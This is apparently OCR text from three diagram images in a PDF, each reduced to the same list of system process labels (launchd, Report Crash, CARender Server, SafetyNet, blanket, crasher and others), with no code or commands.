

SafetyNet
CARender Server
Report Crash
launchd
druid
B
blanket
crasher



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket
crasher



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket
crasher

